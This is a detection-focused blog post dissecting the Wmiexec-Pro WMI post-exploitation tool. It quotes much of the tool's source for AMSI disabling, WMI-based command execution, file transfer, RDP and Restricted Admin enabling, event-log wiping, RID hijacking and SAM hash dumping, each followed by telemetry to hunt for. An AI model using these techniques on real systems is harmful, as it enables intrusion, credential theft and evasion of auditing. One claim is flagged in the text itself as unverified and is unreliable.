Deconstructing “Wmiexec-Pro”
I recently ran a Kali VM against a Windows test host and instrumented the target with Procmon and WMI/Windows logs to see how a new WMI-native post-exploitation tool — Wmiexec-Pro — behaves. The source code revealed several execution and persistence techniques that avoid SMB and Win32_Process, and that open new, practical detection opportunities. This post walks through the important modules, what they do, and the concrete telemetry you can hunt for.
Executive Summary
Wmiexec-Pro is a WMI/DCOM-first post-exploitation framework that operates primarily over port 135 and the WMI service (wmiprvse.exe). Instead of creating processes with Win32_Process, it:

- Executes VBScript via WMI Event Consumers (ActiveScriptEventConsumer / scrcons.exe).
- Creates temporary custom WMI classes to store command output or large file chunks (base64).
- Manipulates the registry using
StdRegProv(HKCU and HKLM) to change behavior (AMSI, RDP/Restricted Admin, blank password policy). - Transfers files through WMI (encoded in VBS or stored in WMI class properties) — no SMB required.
- Uses scheduled jobs for legacy OS support and service / firewall control via native WMI classes.
Because it avoids the usual process / SMB patterns, defenders should add WMI-centric detections and treat wmiprvse.exe and scrcons.exe telemetry with higher scrutiny.
Methodology
- Environment: Kali VM attacker → Windows target host (lab).
- Instrumentation: Process Monitor, Windows Event logs (Microsoft-Windows-WMI-Activity/Operational), Sysmon, Procmon traces, and WMI inspection.
- Approach: Static review of the Wmiexec-Pro modules plus dynamic runs to see what telemetry is generated (registry writes, WMI class creation, scrcons/wmiprvse file activity, event log clearing, shadow copy creation).
Module Technical Analysis
Below are condensed module descriptions followed by the most actionable detection opportunities you can implement today.
1. ENUMRATE Module
File: enumrate.py
Core Functionality:
The module uses standard WMI queries to gather system information through two main methods:
basic_Enum() — System Information:
iEnumWbemClassObject = iWbemServices.ExecQuery("SELECT * from Win32_ComputerSystem")
iEnumWbemClassObject = iWbemServices.ExecQuery("SELECT * from Win32_OperatingSystem")
major_Version = int(OperatingSystem["Version"]["value"].split(".")[0])
Key Technical Points:
- Queries
Win32_ComputerSystemfor hostname, domain, manufacturer, model - Queries
Win32_OperatingSystemfor OS name and version - Parses OS version to determine NT level (< 6 = legacy support needed)
- Read-only operations, no execution or modification
tasklist() — Process Enumeration:
iEnumWbemClassObject = iWbemServices.ExecQuery(
    "Select Name, CommandLine, Description, ExecutablePath, ProcessId,
     ParentProcessId, SessionId from Win32_Process"
)
Key Technical Points:
- Uses
Win32_Processfor enumeration only (not for command execution) - Iterates with
Next(0xffffffff,1)untilS_FALSEexception - Stores results in dictionary for display
2. AMSI Module
File: amsi.py
Core Functionality:
Registry manipulation via WMI to disable AMSI scanning:
def amsi_Wrapper(self, flag):
    StdRegProv, resp = iWbemServices.GetObject("StdRegProv")

    if flag == "enable":
        StdRegProv.SetDWORDValue(
            2147483649,  # HKEY_CURRENT_USER
            "Software\\Microsoft\\Windows Script\\Settings",
            "AmsiEnable",
            0  # Disable AMSI
        )
    elif flag == "disable":
        StdRegProv.DeleteValue(2147483649, path, "AmsiEnable")
Key Technical Points:
- Uses WMI
StdRegProvclass to manipulate registry without PowerShell - Targets
HKCU\Software\Microsoft\Windows Script\Settings\AmsiEnable - Setting value to
0disables AMSI for script engines (VBScript, JScript, PowerShell) - Based on Tal-Liberman’s Black Hat Asia 2018 technique
- No admin rights required (HKCU modification)
- Persistent until registry key restored
Detection Opportunities
- Registry path: “HKCU\Software\Microsoft\Windows Script\Settings\”
Registry key: “AmsiEnable”
Alert on AmsiEnable value changes to 0 - wmiprvse.exe (WMI Provider Host) performing registry operations

3. EXEC_COMMAND Module
File: exec_command.py
Core Functionality:
Executes commands via VBScript embedded in WMI Event Consumers, avoiding Win32_Process:
Command Execution with Output:
def exec_command_WithOutput(self, command, ClassName_StoreOutput=None):
    ClassName_StoreOutput = "Win32_OSRecoveryConfigurationDataBackup"

    # Load and prepare VBS template
    vbs = get_vbs("Exec-Command-WithOutput.vbs")
    vbs = vbs.replace("REPLACE_WITH_COMMAND",
                      base64.b64encode(command.encode("utf-8")).decode("utf-8"))
    vbs = vbs.replace("REPLACE_WITH_CLASSNAME", ClassName_StoreOutput)
    vbs = vbs.replace("RELEACE_WITH_UUID", CMD_instanceID)

    # Apply obfuscation (v0.2.7+)
    vbs = self.obfu.generator(vbs)

    # Execute via WMI Event Consumer
    tag = executer.ExecuteVBS(vbs_content=vbs, returnTag=True)

    # Wait for execution
    time.sleep(self.timeout)

    # Retrieve output from custom WMI class
    command_ResultObject, resp = iWbemServices_Reuse_cimv2.GetObject(
        f'{ClassName_StoreOutput}.CreationClassName="{CMD_instanceID}"'
    )
    result = base64.b64decode(record["DebugOptions"]["value"]).decode(codec)
Key Technical Points:
- No Win32_Process: Uses VBScript + Scheduled Tasks for execution
- Custom WMI Class: Creates temporary class to store command output
- Base64 Encoding: Commands and outputs are base64-encoded
- VBS Obfuscation: Variable/function names randomized to evade signatures
- Data Exfiltration: Output stored in WMI class property (
DebugOptions) - ActiveScriptEventConsumer: Executes VBS via WMI event subscription
Legacy OS Support (Server 2003):
Win32_ScheduledJob, resp = iWbemServices.GetObject("Win32_ScheduledJob")
result = Win32_ScheduledJob.Create(command, executeTime, 0, 0, 0, 1)
- Uses
Win32_ScheduledJobfor Windows Server 2003 - Jobs trigger every minute (limitation of scheduled jobs)
Semi-Interactive Shell:
class EXEC_COMMAND_SHELL(cmd.Cmd):
    def default(self, line):
        vbs = get_vbs("Exec-Command-WithOutput-Shell.vbs")
        vbs = vbs.replace("REPLACE_WITH_CWD", base64.b64encode(cwd))
        vbs = self.obfu.generator(vbs)
        tag = self.executer.ExecuteVBS(vbs_content=vbs, returnTag=True)
Key Features:
- Maintains current working directory across commands
- Built-in commands: upload, download, lognuke, logging
- Reuses WMI namespaces to avoid DCOM rate limiting
Detection Opportunities


- WMI Event Consumer Activity
Sysmon Event ID 19 - Process Creation
scrcons.exe (Script Event Consumer) process execution
Unusual VBScript execution via WMI
cmd.exe execution with a commandLine containing a redirection to “C:/Windows/Temp/windows-object-*”


4. FILETRANSFER Modul
File: filetransfer.py
Core Functionality:
Transfers files through WMI classes without SMB:
Upload Implementation:
def uploadFile(self, src_File, dest_File):
    # Read and encode file
    with open(src_File, "rb") as f:
        binary = f.read()
    binary_EncodeData = base64.b64encode(binary).decode("ascii")

    # Embed in VBS dropper
    vbs = get_vbs("WriteFile.vbs")
    vbs = vbs.replace("REPLACE_WITH_DEST", base64.b64encode(dest_File))
    vbs = vbs.replace("REPLACE_WITH_DATA", binary_EncodeData)

    # Execute dropper via WMI
    tag = executer.ExecuteVBS(vbs_content=vbs, returnTag=True)

    # Verify file created
    self.queryfile_Status(dest_File)
Download Implementation:
def downloadFile(self, target_File, save_Location=None):
    ClassName_ForDownload = "Win32_OSRecoveryConfigurationDataStorage"

    # Create custom WMI class for data storage
    class_Method.check_ClassStatus(ClassName=ClassName_ForDownload)

    # Execute VBS to read file and store in WMI class
    vbs = get_vbs("LocalFileIntoClass.vbs")
    vbs = vbs.replace("REPLACE_WITH_TARGET_FILE", base64.b64encode(target_File))
    vbs = vbs.replace("RELEACE_WITH_UUID", Data_InstanceID)
    vbs = vbs.replace("REPLACE_WITH_CLASSNAME", ClassName_ForDownload)

    tag = executer.ExecuteVBS(vbs_content=vbs, returnTag=True)
    time.sleep(self.timeout)

    # Retrieve base64 data from WMI class
    Data_Instance, resp = iWbemServices.GetObject(
        f'{ClassName_ForDownload}.CreationClassName="{Data_InstanceID}"'
    )

    # Decode and save
    with open(save_Location, "wb") as f:
        f.write(base64.b64decode(record["DebugOptions"]["value"]))
Key Technical Points:
- Upload: Embeds entire file (base64) in VBS script, executes via Event Consumer
- Download: VBS reads file, encodes, stores in custom WMI class property
- No SMB: All data transfers through WMI/DCOM (port 135)
- Size Limit: No practical limit (WMI property can hold large base64 strings)
- ADODB.Stream: VBS uses ADODB.Stream for binary file operations
- Verification: Uses
CIM_DataFileclass to verify file status
Detection Opportunities



- File Creation

Files created by scrcons.exe or wmiprvse.exe - Sysmon Event ID 20
“Destination” contains base64
5. RDP Module
File: rdp.py
Core Functionality:
Enables/disables RDP and Restricted Admin Mode via WMI:
RDP Control (Modern Systems):
def rdp_Wrapper(self, flag, old=False):
    # Requires PKT_PRIVACY auth level
    iWbemServices = self.iWbemLevel1Login.NTLMLogin(
        "//./root/cimv2/TerminalServices", NULL, NULL
    )
    iWbemServices.get_dce_rpc().set_auth_level(RPC_C_AUTHN_LEVEL_PKT_PRIVACY)

    iEnumWbemClassObject = iWbemServices.ExecQuery(
        "SELECT * FROM Win32_TerminalServiceSetting"
    )
    iWbemClassObject = iEnumWbemClassObject.Next(0xffffffff,1)[0]

    if flag == "enable":
        iWbemClassObject.SetAllowTSConnections(1, 1)  # Enable + auto firewall
    else:
        iWbemClassObject.SetAllowTSConnections(0, 0)  # Disable
Key Technical Points:
- Uses special namespace:
root/cimv2/TerminalServices - Requires
RPC_C_AUTHN_LEVEL_PKT_PRIVACYauthentication SetAllowTSConnections(1, 1)enables RDP and auto-configures firewall
Restricted Admin Mode:
def ram_Wrapper(self, flag):
    StdRegProv, resp = iWbemServices.GetObject("StdRegProv")

    if flag == 'enable':
        StdRegProv.SetDWORDValue(
            2147483650,  # HKEY_LOCAL_MACHINE
            "System\\CurrentControlSet\\Control\\Lsa",
            "DisableRestrictedAdmin",
            0  # 0 = RAM enabled
        )
Key Technical Points:
- Modifies
HKLM\System\CurrentControlSet\Control\Lsa\DisableRestrictedAdmin - Value
0enables Restricted Admin Mode (allows Pass-the-Hash via RDP) - Enables lateral movement with NTLM hashes only
Detection Opportunities

- WMI method calls on TerminalServiceSetting class

Event ID 5857 - Firewall rule modification
Event ID 2099, via “Microsoft-Windows-Windows Firewall With Advanced Security/Firewall”, process name is wmiprvse - Registry Modification — RDP Settings
Modification of “fDenyTSConnections” registry value set to 0
Registry path: “SYSTEM\CurrentControlSet\Control\Terminal Server”
Sysmon Event ID 13 / Event ID 4657 - Registry Modification — Restricted Admin Mode
Modification of “DisableRestrictedAdmin” registry value
Registry path: “HKLM\System\CurrentControlSet\Control\Lsa\DisableRestrictedAdmin”
Value set to 0
Sysmon Event ID 13 / Event ID 4657

6. WINRM Module
File: winrm.py
Core Functionality:
Enables WinRM by controlling the service and firewall:
def WINRM_Wrapper(self, flag):
    executer_Service = Service_Toolkit(self.iWbemLevel1Login, self.dcom)

    if flag == "enable":
        executer_Service.control_Service(action="start", serviceName="WINRM")
        self.configure_Firewall(flag)

def configure_Firewall(self, flag):
    id_List = ["WINRM-HTTP-In-TCP", "WINRM-HTTP-In-TCP-PUBLIC"]
    for i in id_List:
        winrm_Firewall.rule_Controller(i, flag)
Key Technical Points:
- Service Control: Starts/stops WINRM service via Win32_Service
- Firewall Rules: Enables two predefined WinRM firewall rules
- Ports: Opens 5985 (HTTP) and 5986 (HTTPS)
- Dependencies: Uses Service and Firewall modules
Detection Opportunities
- Firewall Rule Modifications
Enabling of WINRM-HTTP-In-TCP rule

Enabling of WINRM-HTTP-In-TCP-PUBLIC rule - Process Creation
Event ID 4688 for svchost.exe hosting WinRM
7. FIREWALL Module
File: firewall.py
Core Functionality:
Manipulates Windows Firewall via StandardCimv2 namespace:
Port Search:
def port_Searcher(self, port):
    iWbemServices = self.iWbemLevel1Login.NTLMLogin(
        "//./root/StandardCimv2", NULL, NULL
    )
    iEnumWbemClassObject = iWbemServices.ExecQuery(
        "SELECT InstanceID, LocalPort, Protocol, RemotePort
         FROM MSFT_NetProtocolPortFilter"
    )
    # Match port and retrieve rule details
Rule Control:
def rule_Controller(self, ID, flag):
    iEnumWbemClassObject = iWbemServices.ExecQuery(
        f'SELECT * FROM MSFT_NetFirewallRule where InstanceID = "{ID}"'
    )
    firewall_RuleClass = iEnumWbemClassObject.Next(0xffffffff,1)[0]

    if flag in ["enable","disable"]:
        firewall_Instance = firewall_RuleClass.SpawnInstance()
        firewall_Instance.Enabled = 2 if flag == "disable" else 1
        iWbemServices.PutInstance(firewall_Instance.marshalMe())
    else:  # remove
        iWbemServices.DeleteInstance(rule_path)
Key Technical Points:
- Classes:
MSFT_NetFirewallRule,MSFT_NetProtocolPortFilter,MSFT_NetFirewallProfile - SpawnInstance: Creates modifiable copy of rule
- PutInstance: Commits changes back to WMI
- Encoding Workaround: Clears DisplayName/Description to avoid non-ASCII issues
Detection Opportunities

- Windows Event Logs — Firewall — by wmiprvse
Event ID 2004 (Firewall rule added)
Event ID 2005 (Firewall rule modified)
Event ID 2006 (Firewall rule deleted)
Event ID 2003 (Firewall profile state changed) - Bulk Firewall Operations
Mass rule enumeration (dump functionality)
Sequential rule modifications
Batch profile changes
8. SERVICE_MGR Module
File: service_mgr.py
Core Functionality:
Creates and manages Windows services via Win32_Service:
Service Creation:
def create_Service(self, serviceName, displayName, binaryPath, technique):
    iWbemServices.get_dce_rpc().set_auth_level(RPC_C_AUTHN_LEVEL_PKT_PRIVACY)
    Service_ClassObject, _ = iWbemServices.GetObject(technique)

    resp = Service_ClassObject.Create(
        serviceName,        # Service name
        displayName,        # Display name
        binaryPath,         # Executable path
        16,                 # ServiceType: Own Process
        0,                  # ErrorControl: Ignore
        "Automatic",        # StartMode
        0,                  # DesktopInteract: False
        "LocalSystem",      # Run as LocalSystem
        "",                 # Password (empty for system)
        "System",           # LoadOrderGroup
        "",                 # Dependencies
        ""                  # Service dependencies
    )
Service Control:
def control_Service(self, action, serviceName):
    Service_ClassObject, _ = iWbemServices.GetObject(
        f'Win32_Service.Name="{serviceName}"'
    )

    if action == "start":
        resp = Service_ClassObject.StartService()
    elif action == "stop":
        resp = Service_ClassObject.StopService()
    elif action == "delete":
        resp = Service_ClassObject.Delete()
    elif action == "auto-start":
        resp = Service_ClassObject.ChangeStartMode("Automatic")
Key Technical Points:
- Technique Parameter: Can use
Win32_ServiceorWin32_TerminalService - LocalSystem Account: Services run with highest privileges
- Automatic Start: Provides persistence across reboots
- Method Return Codes: 24 different error codes mapped to descriptions

Detection Opportunities

- Service Configuration Anomalies
Services with LocalSystem account
Services in “System” load order group
Unusual service binary paths
9. EVENTLOG_FUCKER Module
File: eventlog_fucker.py
Core Functionality:
Continuously clears event logs via VBScript:
def fuck_EventLog(self):
    executer = executeVBS_Toolkit(self.iWbemLevel1Login)
    tag = executer.ExecuteVBS(
        vbs_content=get_vbs("ClearEventlog.vbs"),
        returnTag=True
    )
    self.logger.warning(f"Keep note of this tag: {tag}")
def retrieve_EventLog(self, tag):
    executer.remove_Event(tag)
Key Technical Points:

- VBS Script: Queries
Win32_NTEventlogFileand callsClearEventLog()method - Continuous Loop: Runs indefinitely via WMI Event Consumer
- No Persistence: Executes in memory via
scrcons.exe — CHECEK WHETHER THIS IS TRUE OR NOT - Cleanup: Requires tag to stop the looping execution
Detection Opportunities

- Event Log Clearing Events
Event ID 1102 (Security audit log was cleared)
Event ID 104 (System log was cleared)
Event ID 1105 (Application log was cleared) - WMI Activity

Event ID 5861, scriptText contains “ClearEventLog”
10. RID_HIJACK Module
File: rid_hijack.py
Core Functionality:
Manipulates SAM registry to hijack user RIDs:
Core Hijacking:
def hijack(self, action, user, hijack_RID=None):
    StdRegProv, resp = iWbemServices2.GetObject("StdRegProv")

    # Read binary F value from SAM
    raw_value = StdRegProv.GetBinaryValue(
        2147483650,  # HKLM
        f'SAM\\SAM\\Domains\\Account\\Users\\{format(int(hex(int(user)), 16), "08x")}',
        "F"
    )

    # Parse binary data into integer array
    raw_value = numpy.array_split(raw_value.uValue, 20)
    result = []
    for i in raw_value:
        raw = ""
        for j in list(i[::-1]):
            raw += "%.2x" % j
        result.append(eval(f"0x{raw}"))

    result.extend([0] * (80 - len(result)))  # Pad to 80 elements

    # Modify RID at index 12
    if action == "hijack":
        result[12] = int(hijack_RID)

    # Write back to registry
    StdRegProv.SetBinaryValue(2147483650, sam_path, "F", result)
Key Technical Points:
- Binary Parsing: SAM “F” value is complex binary structure
- RID Location: User RID stored at index 12 of parsed array
- User State: Index 14 controls enabled (532) vs disabled (533)
- Numpy Processing: Splits binary into 4-byte chunks, reverses, converts to integers
- Typical Attack: Hijack Guest (RID 501) to Administrator (RID 500)
Permission Granting (Legacy):
def Permissions_Controller(self, action, user, currentUsers):
    # For Windows Server 2003
    if "old" in action:
        regini_Attr = [
            "HKEY_LOCAL_MACHINE\\SAM [1 17]",
            "HKEY_LOCAL_MACHINE\\SAM\\SAM [1 17]",
            # ... more keys
        ]
        # Write .ini file and execute regini.exe
Modern Permission Granting:
vbs = get_vbs("GrantSamAccessPermission.vbs")
vbs = vbs.replace("REPLACE_WITH_USER", currentUsers)
tag = executer.ExecuteVBS(vbs_content=vbs, returnTag=True)
Blank Password Login:
def BlankPasswordLogin(self, action):
    if action == "enable":
        StdRegProv.SetDWORDValue(
            2147483650,  # HKLM
            "SYSTEM\\CurrentControlSet\\Control\\Lsa",
            "LimitBlankPasswordUse",
            0  # Allow blank passwords
        )
Backup/Restore:
def backup_UserProfile(self, user, hostname, StdRegProv=None):
    value_Name = StdRegProv.EnumValues(2147483650, sam_key_path)
    # Read all binary values, parse, store in JSON

def restore_UserProfile(self, file):
    data = json.load(json_Data)
    StdRegProv.CreateKey(2147483650, sam_key_path)
    for i in data["key-Value"]:
        StdRegProv.SetBinaryValue(2147483650, path, i["valueName"], i["data"])
Key Technical Points:
- SAM Access: Requires admin rights and registry permissions
- Binary Complexity: SAM F value contains user profile, RID, state, timestamps
- Numpy Dependency: Uses numpy for binary array manipulation
- Attack Chain: Grant permissions → Hijack RID → Enable blank password → Login → Restore
- Persistence: Changes survive reboots
Detection Opportunities

- SAM Registry Access
Access to “HKLM\SAM\SAM\Domains\Account\Users\” registry keys
Reading/writing SAM binary “F” values
Non-system processes accessing SAM hive - Blank Password Registry Key
“LimitBlankPasswordUse” registry modification
Registry path: “HKLM\SYSTEM\CurrentControlSet\Control\Lsa”
Value set to 0 (allow blank passwords) - Legacy regini.exe Execution
regini.exe process execution - Guest Account Login with Admin Privileges
Guest account login events (Event ID 4624)
11. HASHDUMP Module
File: hashdump.py
Core Functionality:
Extracts password hashes via Volume Shadow Copy:
Shadow Copy Creation:
def _create_shadow_copy(self):
    win32_shadowcopy, _ = self.iWbemServices_cimv2.GetObject("Win32_ShadowCopy")
    resp = win32_shadowcopy.Create("C:\\", "ClientAccessible")

    shadow_id = resp.ShadowID
    shadowcopy_instance, _ = self.iWbemServices_cimv2.GetObject(
        f'Win32_ShadowCopy.ID="{shadow_id}"'
    )
    device_object = shadowcopy_instance.DeviceObject
    return shadow_id, device_object
File Extraction:
def _extract_file(self, kernel_object):
    # Convert \\?\ to \??\ for ADODB.Stream access
    kernel_object = device_object.replace("\\\\?\\", "\\??\\")

    vbs = get_vbs("RetrieveShadowCopy.vbs")
    vbs = vbs.replace("RELEACE_WITH_KERNELOBJECT", kernel_object)
    vbs = vbs.replace("RELEACE_WITH_PATH", directory)
    vbs = vbs.replace("REPLACE_WITH_FILES", 'sam", "system", "security"')

    tag = self.executer.ExecuteVBS(vbs_content=vbs, returnTag=True)
    time.sleep(self.remaining_Time_SS)
File Retrieval:
def _retrieve_file(self):
    for filename in ["sam", "system", "security"]:
        obj, _ = self.iWbemServices_cimv2.GetObject(
            f'{ClassName}.CreationClassName="{ShadowCopy_InstanceID}_{filename}"'
        )
        record = dict(obj.getProperties())
        with open(saved, "wb") as f:
            f.write(base64.b64decode(record["DebugOptions"]["value"]))
Hash Parsing:
def _parse_hashes(self):
    localOperations = LocalOperations(system_path)
    bootKey = localOperations.getBootKey()

    # For SAM hashes
    sam_hashes = SAMHashes(sam_path, bootKey, isRemote=False)
    sam_hashes.dump()

    # For cached credentials
    lsa_secrets = LSASecrets(security_path, bootKey, isRemote=False)
    lsa_secrets.dumpCachedHashes()
    lsa_secrets.dumpSecrets()
Key Technical Points:
- Shadow Copy: Creates VSS snapshot to access locked files
- Path Conversion:
\\?\→\??\enables ADODB.Stream access - Files Extracted: SAM, SYSTEM, SECURITY (+ NTDS.dit for domain)
- VBS Role: Reads from shadow copy, encodes, stores in WMI class
- Impacket: Uses secretsdump library for hash extraction
- Boot Key: Required to decrypt SAM database
Detection Opportunities
- Volume Shadow Copy Creation/Tampering
Event ID 5861 — WMI Activity
Sysmon Event ID 20

Event ID 4663
Why this matters — practical defender takeaways
- WMI/DCOM is an execution path that bypasses many endpoint controls geared to process creation / SMB. Treat WMI as a first-class attack vector and instrument it accordingly.
wmiprvse.exeandscrcons.exeare frequently abused — don’t auto-whitelist them. Instead, profile expected behaviors and alert on deviations (registry writes, file writes, class creation).- Custom WMI classes and properties containing base64 are a red flag. Many defenders only look for network exfiltration over SMB/HTTP; WMI can carry large payloads and outputs in-band.
- Registry reads/writes to security-sensitive locations (SAM, LSA, AMSI toggles, RDP settings) should be high-priority alerts. Even when HKCU is modified (AMSI), that’s meaningful because it disables script scanning for that user.
Conclusion
The tool demonstrates advanced understanding of WMI internals and Windows security mechanisms, making it highly effective for red team operations while being detectable through comprehensive logging and behavioral analysis.
If you enjoyed the article, feel free to connect with me!
https://www.linkedin.com/in/daniel-koifman-61072218b/
https://x.com/KoifSec
https://koifsec.medium.com/
https://bsky.app/profile/koifsec.bsky.social